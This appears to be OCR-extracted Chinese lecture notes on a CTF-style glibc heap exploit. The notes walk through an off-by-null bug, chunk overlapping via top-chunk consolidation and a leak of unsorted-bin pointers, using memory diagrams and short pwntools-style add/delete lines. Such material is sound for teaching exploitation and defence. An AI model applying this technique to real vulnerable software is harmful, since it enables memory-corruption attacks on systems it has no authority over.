



BSS段，始终存在



插入

BSS段，始终存在



删除

0
0x31
aaaaaaaa
aaaaaaaa
...
aaaaaaaa

```
add(0x28, "0000", "a"*0x28)
add(0x100, "1111", "b"*0xf0+p64(0x100))
add(0x100, "2222", "c"*0x100)
```

aaaaaaaa
0x111
bbbbbbbb
bbbbbbbb
...
0x100

→ 空间复用

→ 小端模式，地址从低到高为001000..00

0
0x111
cccccccc
cccccccc
...
cccccccc

→ 这个就没有空间复用
想一想为什么呢

delete(1)
delete(0)

0
0x31
0
aaaaaaaa
...
aaaaaaaa

aaaaaaaa
0x111
unsorted
unsorted
...
0x100

放入Fast bin
Prev部分没有改变

0x110
0x110
cccccccc
cccccccc
...
cccccccc

prev_size = 0x110
prev_in_use = 0

Fastbin (0x30)

0

Unsorted bin

1

0x110

add(0x28, "0000", "d"*0x28)

0
0x31
ddddddddd
ddddddddd
...
ddddddddd

ddddddddd
0x100
unsorted
unsorted
...
0x100

原来0x111, 小端模式=11100
程序off by null, 小段模式=00100

0x110
0x110
cccccccc
cccccccc
...
cccccccc

prev_size = 0x110

prev_in_use = 0

Unosrted bin

1

0x100

0
0x31
dddddddd
dddddddd
...
dddddddd

dddddddd
0x91
eeeeeeee
...
...
0x100

0x110
0x110
CCCCCCCC
CCCCCCCC
...
CCCCCCCC

bbbbbb00
0x71
Unsorted
Unsorted
bbbbbbbbbb
bbbbbbbbbb
bbbbbbbbbb
bbbbbbbbbb
bbbbbbbbbb
bbbbbbbbbb

```
add(0x80, "1111", "e"*0x80)
```

本来全是bbbbbb, 然后有off by null, 所以低位会变成00

Unsorted bin

1

0x70

`add(0x10, "3333", "f"*0x10)`

0
0x31
dddddddd
dddddddd
...
dddddddd

dddddddd
0x91
eeeeeeee
....
....
0x100

0x110
0x110
cccccccc
cccccccc
...
cccccccc

bbbbbb00
0x21
ffffffff
ffffffff
bbbbbbbbb
0x51
Unsorted
Unsorted
bbbbbbbbb
bbbbbbbbb

Unsorted bin



0x50

0

0
0x31
dddddddd
dddddddd
...
dddddddd

dddddddd
0x91
eeeeeeee
....
....
0x100

2

0x110
0x110
cccccccc
cccccccc
...
cccccccc

delete(1)

3

bbbbbb00
0x20
fffffff
fffffff
bbbbbbbbb
0x51
Unsorted
Unsorted
bbbbbbbbb
bbbbbbbbb

Unosrtd bin



0x50



0x90

0

0
0x31
dddddddd
dddddddd
...
dddddddd

dddddddd
0x91
eeeeeeee
....
....
0x100
0x110
0x110
cccccccc
cccccccc
...
cccccccc

bbbbbb00
0x20
fffffff
fffffff
bbbbbbbbb
0x51
Unsorted
Unsorted
bbbbbbbbb
bbbbbbbbb

3

delete(2)

- 向前合并
 - prev_in_use = 0 (0x110)
 - prev_size = 0x110
 - find node_1, consolidate
- 向后合并
 - Top chunk

Unsorted bin



0x50

Top chunk

0

0
0x31
dddddddd
dddddddd
...
dddddddd

1

dddddddd
0x91
gggggggg
....

add(0x80, "1111", "g"*0x80)

Top chunk

bbbbbb00
0x20
ffffff
ffffff
bbbbbbbbb
0x51
small bin
small bin
bbbbbbbbb
bbbbbbbbb
0x110
0x110
cccccccc
cccccccc
...
cccccccc

Small bin



0x50

0

0
0x31
dddddddd
dddddddd
...
dddddddd

1

dddddddd
0x91
gggggggg
....

```
add(0x100, "2222", "h"*0x68+p64(0x1234))
```

2

bbbbbb00
0x111
hhhhh
hhhhh
hhhhh
hhhhh
hhhhh
hhhhh
....
0x1234
0x100
0x110
cccccccc
cccccccc
...
cccccccc

3

Top chunk

Small bin



0x50



0

0
0x31
dddddddd
dddddddd
...
dddddddd

1

dddddddd
0x91
gggggggg
....

add(0x80, "4444", "i"*0x80)

Top chunk

bbbbbb00		
2	0x111	3
	hhhhh	
	hhhhh	
	hhhhh	
	hhhhh	
	hhhhh	
	hhhhh	
	...	
0x1234		
0x100		
0x110		
...		
...		4
...		
...		
cccccccc		

Small bin



0x50



0

0
0x31
dddddddd
dddddddd
...
dddddddd

1

dddddddd
0x91
gggggggg
....

del(2)

Top chunk

bbbbbb00
0x111
Unsorted
Unsorted
hhhhh
hhhhh
hhhhh
hhhhh
....
0x1234
0x100
0x110
....
....
....
cccccccc

Small bin



0x50



0

0
0x31
dddddddd
dddddddd
...
dddddddd

1

dddddddd
0x91
gggggggg
....

print(3) --> ok

Top chunk

bbbbbb00
0x111
Unsorted
Unsorted
hhhhh
hhhhh
hhhhh
hhhhh
....
0x1234
0x100
0x110
....
....
....
cccccccc

Small bin



0x50

总结：本质上就是尝试 `print_unsorted`，最为精彩的还是利用 Top chunk 合并那里

